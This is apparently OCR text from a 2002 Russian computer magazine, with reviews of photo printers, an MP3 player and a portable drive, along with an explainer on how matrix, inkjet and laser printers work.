Жесткий диск - 120GB
DVD/CD-RW
Видео - GeForce 4 Ti4600
Звук - SB Audigy Platinum
Форм-фактор - ATX

м. "Белорусская"
пл. Тверская застава, 3
тел./факс (095) 250-46-57, 250-44-76, 250-55-36
http://www.del.ru
e-mail: info@del.ru

м. "Савеловская"
Сущевский вал, 5, стр.1А
тел./факс (095) 788-00-38
e-mail: savel@del.ru

м. "Шоссе энтузиастов"
пр. Буденного, 53
тел./факс (095) 788-19-65
e-mail: budenovsky@del.ru





test_lab (test_lab@gameland.ru)

ОСОБЕННОСТИ

Принтер умеет читать CF, SmartMedia, SD, MMC. Sony Memory Stick. Можно посмотреть фото на встроенном цветном дисплее. Меню очень удобное и понятное, особенно в сравнении с EPSON Stylus PHOTO 915/925. Интерфейс драйвера такой же удобный, как у EPSON Stylus PHOTO 950.
Возможность печати напрямую с фотоаппарата нередко позволяет избежать проблем с цветопередачей и потерей части цветов. HP PhotoSmart 7550 должен печатать с фотоаппарата лучше, чем с компа со стандартными настройками.

ИНТЕРФЕЙСЫ

Помимо обычного компьютерного USB принтер снабжен спец. входом для подключения фотоаппарата. Блок питания почему-то внешний - неудобно.

LEXMARK Z65

НЕВООРУЖЕННЫМ ГЛАЗОМ!

Худшее качество отпечатков в нашем обзоре. Цвета мешает плохо, даже на темных объектах видна зернистость, мягкие тени передаются СТУПЕНЬКАМИ, на светлых объектах цветная сыпь. Однако некоторые непрофессионалы выбрали отпечаток с этого принтера и сказали, что он им нравится больше всего. Отсюда мораль: восприятие фото все-таки сильно субъективно. И даже на таком принтере можно достигнуть сносного качества печати фотографий, близкого к плохой фотолабе.

ВООРУЖЕННЫМ ГЛАЗОМ!

На светлых объектах видны крупные точки и гигантские белые пятна между ними. В темных зонах краска лежит в несколько слоев, как и у всех других принтеров. Почему-то невооруженным взглядом темные объекты тоже выглядят зернистыми, разваливается изображение человеческой кожи.

ОСОБЕННОСТИ

Принтер очень легкий, но занимает много места. LEXMARK Z65 обладает механизмом автоюстировки головок. Аппарат печатает калибровочную страницу и одновременно сканирует ее красненьким лазерным лучиком. А один из наших тестовых отпечатков принтер бессовестно поцарапал, до сих пор не можем разобраться, как же ему это удалось. Как раз печатали фото «Порох заснул головой в системном блоке», теперь у него шрам через все лицо!

КАРТРИДЖИ И ГОЛОВКИ

Картриджи, так же как у HP, с термоголовками. Один черно-белый, другой цветной. Аппарат работает очень шумно и стреляется страницами. Выдвинутый на максимум лоток не в состоянии удержать изрыгаемый принтером лист, поэтому тот летит на пол после печати, собирая грязь. Кстати чернила просыхают не до конца.


ИНТЕРФЕЙСЫ

К компьютеру подсоединяется через USB. Блок питания странный - вставляется в принтер и может выпасть на ногу.


LEXMARK Z65

ВЫВОДЫ

Наконец-то развеяны мифы! Теперь мы можем с уверенностью заявить, что все протестированные принтеры используют более разреженные точки для того, чтобы сделать цвет светлее. Принтеру приходится делать больше белые пятна (чтобы цвет был светлее), если точка большая. А если точка маленькая, то достаточно оставлять микроскопические пятна, чтобы сделать цвет пожиже. Чем меньше точка, тем большей равномерности можно добиться, тем меньше зерно. Однако размеры белых пятен, скорее всего, зависят не только от размера капли, но и от разрешения принтера. Чем меньше цветов в картридже, тем больше белых пятен. Например, чтобы сделать светло-голубой цвет, четырехцветный принтер использует темно-голубые точки с большими белыми пятнами, получается зернисто. Шестицветный принтер использует для изготовления светло-голубого цвета светло-голубые точки с белыми пятнами меньшего размера, зернистость уменьшается вдвое.
Наш фотошаблон мы выводили с максимальным разрешением, на которое согласился принтер, оно было разным, поэтому у принтеров ушло на печать разное время. Чтобы посчитать скорость работы принтера, мы поделили расчетное количество точек разрешения на время печати. Получилась скорость точек в минуту. Однако по нашему СУБЪЕКТИВНОМУ мнению скорость печати зависит от шаблона и еще от многих вещей. Скорее всего, повседневные фотографии будут печататься совсем на других скоростях (более быстрых), совсем при других условиях печати!



ТРИБУНАЛ

Мы устроили принтерам террор, а все потому, что они дают настолько хорошее качество печати, что их сложно отличить друг от друга. Очевидно, что качество печати современных струйных фотопринтеров приближается к печати средней фотолаборатории, а иногда даже обгоняет его.
И еще мы пробовали печатать фото с цифровой камеры и выяснили, что для формата A4 достаточно 2-мегапиксельной камеры, а для половины A4 и популярных форматов 9X13 и 10X15 вполне хватит одномегапиксельной цифровой камеры.
То есть на обычных форматах фотографии совсем не нужно разрешения дорогой 6-мегапиксельной камеры для качества печати, сравнимого с печатью с пленочной мыльницы в обычной фотолаборатории.


HP PHOTOSMART 7550




ТВОЙ ВЫХОД.

AIR PHASSAD
Легкий верх кроссовок и подошва с отличным сцеплением – для экстремальных туристических походов и отменной защиты при любой погоде. Теплые и сухие ноги никогда не попросят тебя остановиться и передохнуть.

p0r0h (p0r0h@real.xakep.ru)

Лира для меломана
Thomson Lyra Jukebox



Привет, дружище! Ты когда-нибудь замечал у челов с наушниками в/на ушах скучающее выражение лица? Я тоже нет (за исключением мученического вида страдальцев, изучающих ин.яз :)), а вот завистливые взгляды прохожих на них останавливаются регулярно. Это все потому, что с плеером все по кайфу: в ушах звучит любимая музыка, создающая желаемое настроение, а окружающая серость и суета отходят на второй план. Так что плеер – вещь, безусловно, нужная. Другой вопрос – какой плеер взять? Конечно, MP3!

ХАРАКТЕРИСТИКИ Lyra Jukebox:

- **Объем жесткого диска** - 10 Гб;
- **Поддерживаемы форматы:** MP3 и MP3pro;
- **Интерфейс** - USB 1.1;
- **Многофункциональный дисплей (VFD);**
- **Наушники** - Backphone;
- **Питание** - батарейки Duracell или сетевой адаптер;
- **Габариты** - 135x78x32 мм;
- **Вес** - 290 грамм;
- **Цена** - 250$.

Подобных плееров на рынке развелось огромное количество, но последней новинкой, привлекшей наше внимание, стал Thomson Lyra Jukebox. Почему именно он? Сам посуди, при весе и габаритах, сравнимых с обычным кассетным или CD-плеером, музыки на него можно записать в десятки, а то и сотни тысяч раз больше! Только представь, какую коллекцию можно записать на винт объемом в 10 ГБ, да еще и в новом формате MP3pro! Причем записать можно не только музыку, а любое файло. Поэтому Thomson Lyra Jukebox должен понравиться не только меломанам, но и варезникам, а также шпионам, маскирующимся под меломанов или варезников. Еще этот плеер можно подключить к автомагнитоле и наслаждаться своей коллекцией музыки в машине. Для этого в комплекте с ним идет специальный адаптер в форме обычной кассеты. Сам же плеер имеет продуманный дизайн с удобным и понятным расположением кнопок. Навигация по папкам тоже на высоте, поэтому выбрать нужный трэк труда не составит. Наушники тоже оставили самое благоприятное впечатление, радуя чистым и мягким звуком. Кстати, звук можно настраивать встроенным эквалайзером, или воспользоваться уже имеющимися предустановками. Правда, уровня максимальной громкости иногда может не хватить в излишне зашумленных местах. Но это, пожалуй, единственный серьезный недостаток, которой можно и простить этому хранилищу музыки.

ZIV2
Второе пришествие «супердискеты»

Пожалуй, каждый из нас когда-нибудь имел большой гимор с запоротыми дискетами. У одного архив битый, у другого курсач на последнюю дискету никак не лезет и т.д., и т.п. Рано или поздно терпению приходит конец, и тогда начинаешь задумываться, какую бы альтернативу ненавистному флопарю приобрести...

ХАРАКТЕРИСТИКИ ZIV2:

- **Жесткий диск** - Fujitsu MHR2020AT (20 Гб);
- **Интерфейс** - USB 2.0;
- **Рабочая температура** - от 0 до 45 градусов;
- **Вибрации** - 1.0 G;
- **Удар при эксплуатации** - 15 G;
- **Удар в выключенном состоянии** - 300 G;
- **Размеры** - 125x72x11 мм;
- **Вес** - 130 грамм.




ZIP - дороговато, да и не всегда удобно, т.к. далеко не на каждом компе есть такой привод. CD-RW - довольно неплохой выбор, но иногда требуется записать гораздо больший объем инфы, чем влезает на одну или несколько болванок, причем за короткое время. Вот в таких ситуациях лучше всего и проявит себя наследник первого ZIV - ZIV2 :]. В наследство ему достались легкость, стильность и компактность, за что так любили его предшественника. А удобная цепочка со специальной клипсой не позволит ZIV2 нечаянно выпасть из кармана рубашки или брюк. Но даже если его все-таки уронить или чем-нибудь долбануть, то из строя это его наверняка не выведет, т.к. ударостойчивость - один их основных козырей этого внешнего накопителя. Другие преимущества - легкость подключения, большой объем и скорость передачи данных. Если первый ZIV имел скорость передачи данных на уровне 800 кб/с, то ZIV2 уже на уровне 480 мегабит/с! Так что больше не придется долго ждать, пока сольется необходимая инфа. В общем, ZIV2 - отличный выбор для тех, кто постоянно копирует и переносит большое количество информации (в том числе и для владельцев ноутбуков). Конец дискетам? ;]



Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru), http://nikitos.inc.ru

ПО ТУ СТОРОНУ ЛАЗЕРА



КАКИЕ БЫВАЮТ ПРИНТЕРЫ

На сегодняшнем рынке есть, по крайней мере, три принципиально различных типов принтеров. Каждый из них крепко держится за свою нишу и, похоже, унификация в области печати наступит еще очень не скоро. Принтеры по принципам их работы различают на матричные, струйные и лазерные. На самом деле, есть еще несколько типов принтеров, но о них мы упоминать не будем, поскольку они мало распространены и почти не используются.

ЛАЗЕРНЫЕ ПРИНТЕРЫ

На сегодняшний день самое высокое качество ч/б печати достигается лазерными принтерами. Существует так же ряд преимуществ перед струйниками: низкая себестоимость отпечатка и значительно более высокая производительность. Еще несколько лет назад лазерные принтеры не были доступны рядовому пользователю - стоили дорого. Сейчас же есть возможность приобрести неплохую модель менее чем за $200. Ниже мы подробно обсудим физику и электронику процесса лазерной печати на примере продвинутого лазерного принтера Samsung ML-7300N со скоростью печати около 10 станиц в минуту и прочими наворотами. Основными составными частями любого лазерного принтера являются лазер, отклоняющее зеркало, фотобарабан, барабан-девелопер, очищающий барабан, ролики заряда бумаги, коронирующие и зарядные контакты. Описывая устройство принтера, мы не будем останавливаться на каждом из вышеперечисленных устройств, поскольку они чрезвычайно тесно между собой связаны и их пораздельное описание представляло бы из себя довольно жалкое зрелище ;)

EDITORS' CHOICE 2002 ХАКЕР

Отсюда выходят распечатанные листы

Сюда можно вставлять бумагу, если лень ее класть в лоток

Лоток на 500 листов А4

МАТРИЧНЫЕ ПРИНТЕРЫ

Принтеры матричного типа появились раньше всех остальных - в начале 70-х.

Печатающий картридж представляет собой совокупность красящей ленты и нескольких (от одного до трех) рядов так называемых "иголок" - тоненьких металлических палочек с тупыми концами. Во время движения картриджа палочки поочередно выдвигаются, ударяя по бумаге через красящую ленту, в результате чего на белой бумаге остается темный след. Из этих точек и собирается конечное изображение. Первые принтеры имели в печатающей головке 9 таких иголок, но позже качество печати перестало устраивать инженеров и они разработали 18-ти и 24-х игольчатые принтеры. Надо заметить, что, несмотря на устаревание технологии матричной печати, такие принтеры до сих пор широко применяются и, очевидно, будут применятся, ведь у них есть ряд преимуществ: высокая скорость работы и _очень_ низкая стоимость отпечатка. Применение таких принтеров актуально для организаций, которым по роду своей деятельности необходимо печатать большие объемы текстовой информации и качество отпечатков не имеет большего значения. Речь идет, например, о бланках заказов, накладных и т.п.



СТРУЙНЫЕ ПРИНТЕРЫ


Альтернативой матричным принтерам стала струйная технология печати, впервые реализованная фирмой Hewlett-Paccard. Чем-то, на самом деле, она напоминает работу матричных принтеров. Отличие - оно, собственно говоря, принципиально - заключается в том, что вместо иголок здесь применяются очень тонкие сопла, из которых время от времени вырываются струйки жидкой краски. Число сопел колеблется от 16 до 416, в зависимости от модели принтера. На сегодняшний день существуют два различных метода струйной печати: пьезоэлектрический и метод газовых пузырей. Первый основан на использовании пьезокристалла, который, как известно, деформируется при воздействии на него электрическим полем. Пьезокерамический элемент установлен на каждом из капилляров, идущих к соплам, таким образом, что при его деформациях меняется объем капилляра. Если пьезоэлемент выгибается наружу, в трубочку втягивается краска, если он вгибается - часть краски выходит наружу из сопла, а часть возвращается обратно в картридж. При использовании метода газовых пузырей, каждое из сопел оборудовано нагревательным элементом, способным очень быстро нагреться до температуры порядка 550 градусов по Цельсию. При нагревании чернил, те испаряются и получаемый газ занимает значительно больший объем, нежели занимала жидкость, в результате чего из сопла выталкивается порция чернил, оставляющая на бумаге точку. После отключения нагревательного элемента, газ быстро конденсируется, уменьшаясь в объеме и втягивая в капилляр новую порцию чернил. Сейчас широко распространены цветные струйные принтеры - они, имея довольно низкую стоимость, позволяют печатать цветные изображения фотографического качества. В этом случае различные цвета получаются путем смешивания желтой, зеленой, красной и черной красок. Струйные принтеры преимущественно используются там, где нет необходимости в больших объемах печати, зато предъявляются высокие требования к качеству печати.

NEXT




ПО ТУ СТОРОНУ ЛАЗЕРА

Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru), http://nikitos.inc.ru



ФИЗИКА ПРОЦЕССА ПЕЧАТИ

На самом деле, в народном фольклоре встречаются ТАКИЕ сказания о принципах работы лазерного принтера, что просто диву даешься. Среди не самых, так скажем, искушенных пользователей, бытует мнение, что лазер используется для "выжигания":) букв на бумаге (должно быть потому, что после печати лист выходит из принтера теплым), а черный порошок - тонер - применяется для охлаждения устройства :). Если и ты придерживался подобных жизненных позиций, спешу тебя огорчить - все несколько сложнее. Фотобарабан представляет собой металлический цилиндр, покрытый сверху тонкой пленкой из светопроводящего полупроводника (в нашем случае используется оксид цинка). По поверхности барабана равномерно распределяется статический заряд, для чего используется коронирующий контакт - провод из токопроводящего металла, на который подается очень высокое напряжение, вызывающее возникновение коронарного заряда, наличие которого, теоретически, визуально возможно определить по свечению поверхности. Впрочем, едва ли это стоит делать - напряжение 900 вольт со знаком "минус":) Квантовый генератор - лазер, управляемый микропроцессором, создает тонкий луч, который, отражаясь от вращающегося зеркальца, скользит по поверхности барабана. В местах, где луч света касается заряженной поверхности, благодаря свойствам оксида цинка, статический потенциал возрастает до -200 (был -900). Таким образом, перемещаясь по поверхности барабана, луч лазера "пишет" на нем печатаемое изображение. В результате на барабане формируется скрытая, невидимая невооруженному глазу копия изображения. Следующий этап печати - это нанесение красящего вещества, называемого тонером, на неравномерно заряженную поверхность валика. Для этого используется так называемый барабан-девелопер - полый внутри дюралевый цилиндр с ферромагнитным сердечником. Частички тонера, обладая слабо выраженными магнитными свойствами, прилипают к цилиндру очень тонким слоем. Цилиндр прокатывается по фотобарабану, в результате чего на нем, в местах повышенного статического потенциала (там, где побывал луч лазера), остаются частички тонера. Далее бумага, при помощи блока подающих валиков, втягивается внутрь принтера. Ей сообщается равномерный заряд, в результате чего, при прокатке через фотобарабан, на ней оседает абсолютное большинство частиц тонера, находившихся ранее на барабане. Таким образом, на бумаге появилось изображение - пока еще не закрепленное, поскольку частицы тонера держатся на листе только лишь благодаря заряду. Для закрепления изображения используется так называемый фузор, в народе именуемый "печкой". Он представляет собой совокупность двух роликов: верхний выполнен из металла, имеет внутри нагревательный элемент, а сверху покрыт тефлоном - чтобы тонер не прилипал. Нижний изготавливается из термостойкой резины. Во время прокатывания листа между этими валиками, нанесенный ранее тонер плавится и получает надежное сцепление с бумагой. Очевидно, что далеко не все частицы, попавшие на фотобарабан, переносятся на бумагу. Оставшиеся удаляются специальным роликом очистки.



ЭЛЕКТРОНИКА ПРОЦЕССА ПЕЧАТИ

Для взаимодействия с PC, принтеру, прежде всего, необходима физическая с ним связь. Она может осуществляться через параллельный порт при помощи 25-контактного кабеля. Это, собственно, наиболее распространенный вариант - дешево и надежно, удовлетворяет всем запросам пользователя. Но как быть, если принтер один, а желающих на нем попечатать - много? Можно подключить его к любой рабочей станции в сети и расшарить доступ, но у такого решения есть много минусов: расположение принтера ограничено радиусом 2-3 метра от машины, к которой он подключен, его работоспособность будет напрямую зависеть от того, включен ли компьютер или нет. Также, при печати, будет загружатся CPU машины, к которой подключен принтер.

